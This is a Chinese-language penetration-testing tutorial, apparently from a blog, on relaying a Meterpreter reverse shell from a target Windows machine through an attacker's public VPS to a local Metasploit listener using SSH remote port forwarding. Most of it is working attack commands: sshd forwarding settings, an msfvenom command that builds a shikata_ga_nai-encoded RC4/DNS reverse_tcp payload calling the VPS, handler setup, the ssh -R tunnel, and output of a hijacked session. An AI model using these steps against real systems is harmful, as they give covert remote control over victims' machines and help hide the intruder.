MITRE | ATT&CK 中文站

https://huntingday.github.io

利用 ssh 隧道将公网 meterpreter 弹至本地的 msf 中

本节重点快速预览:

✧ 利用自己公网 vps 的 ssh 把 meterpreter 直接弹到本地的 msf 中


基础环境准备:

ubuntu16-LAMP 假设为入侵者公网的一台 linux [vps]机器,公网 ip: 192.168.3.110

Stack 假设为入侵者本地内网的一台 linux 机器,本地内网 ip: 192.168.122.154

win10-client 假设为目标内网下的一台 windows 客户机,内网 ip: 192.168.5.5

针对上述环境的简要拓扑,如下:



1. 首先,我们需要先到自己的 ubuntu16-LAMP [vps]机器上开启 ssh 的端口转发功能,如下

```
# vi /etc/ssh/sshd_config
  AllowTcpForwarding yes
  GatewayPorts yes
```

```
  TCPKeepAlive yes
  PasswordAuthentication yes
# /etc/init.d/ssh restart
```

2. 接着,再回到本地的 Stack 机器上,准备好我们的 reverse 型 payload

```
#    msfvenom    --platform    Windows    -p    windows/meterpreter/reverse_tcp_rc4_dns
lhost=192.168.3.110 lport=443 rc4password=klion -e x86/shikata_ga_nai -b '\x00' -i 5 -f
exe -o dns_rc4.exe
```

3. payload 准备好之后,顺手继续在本地的 Stack 机器上做好对应的监听

```
msf > use exploit/multi/handler
msf > set payload windows/meterpreter/reverse_tcp_rc4_dns
msf > set lport 53
msf > set lhost 192.168.122.154
msf > set rc4password klion
msf > set exitonsession false
msf > exploit -j
```

4. 至此为止,所有的准备工作就完成的差不多了,紧接着,开始整个过程中最关键的一步,在本地的 Stack 机器上建立 ssh 隧道执行远程转发

```
$ ssh -C -f -N -g -R 0.0.0.0:443:192.168.122.154:53 root@192.168.3.110 -p 22
# netstat -tulnp | grep ":443"习惯性的去看下 vps 上的 443 端到底口有没有起来
```

5. 最后,把 payload 丢到目标内网下的 win10-client 机器上去执行,即可看到我们的 meterpreter 在本地成功上线

```
msf exploit(multi/handler) > [*] Sending stage (179783 bytes) to 192.168.122.154
[*] Meterpreter session 2 opened (192.168.122.154:53 -> 192.168.122.154:53360) at 2018-03-11 14:15:33 +0800

msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : WIN10-CLIENT
OS              : Windows 10 (Build 10240).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

6．搞定之后，我们来简单回顾下整个流程

说到这里，可能有些兄弟可能还是会有点儿懵，其实非常简单，一句话概括就是，先在本地机器上和 vps 建立好 ssh 隧道，并在此隧道中执行一条远程转发[如果此处还没搞清远程转发的原理细节，可以先去参考前面的文章]，而被转发的这个端口正好是 meterpreter 的端口，这样一来，当 meterpreter 的端口再被弹到 vps 上时其实就相当于直接被转到了自己的本地机器上，这样说参不多都应该能明白了 :)

简单小结：

在之前的文章我们详细的说明了如果利用 ssh 隧道的本地端口转发来弹来自公网的 meterpreter，此处，我们又再次说明如果利用 ssh 隧道的远程端口转发来弹来自公网的 meterpreter，大家可根据自己的实际渗透场景灵活应用，在此之前，你可能还会去用一些 lcx 之类的工具在 vps 上做中转，此刻，你完全可以丢到那些垃圾了，虽然说，meterpreter 不是全程被封装在 ssh 隧道中[其实它只封装了一半]，但 ssh 隧道+payload 自身双重加密还是能在一定程度上保全你自己的，而且，这样建立起的 meterpreter 也更加稳定，我们貌似一直在拿 meterpreter 举例，其实 beacon 也是一样的道理，ssh 隧道能衍生的技巧还是非常多的，大家可先自行尝试，待续...

作者：klion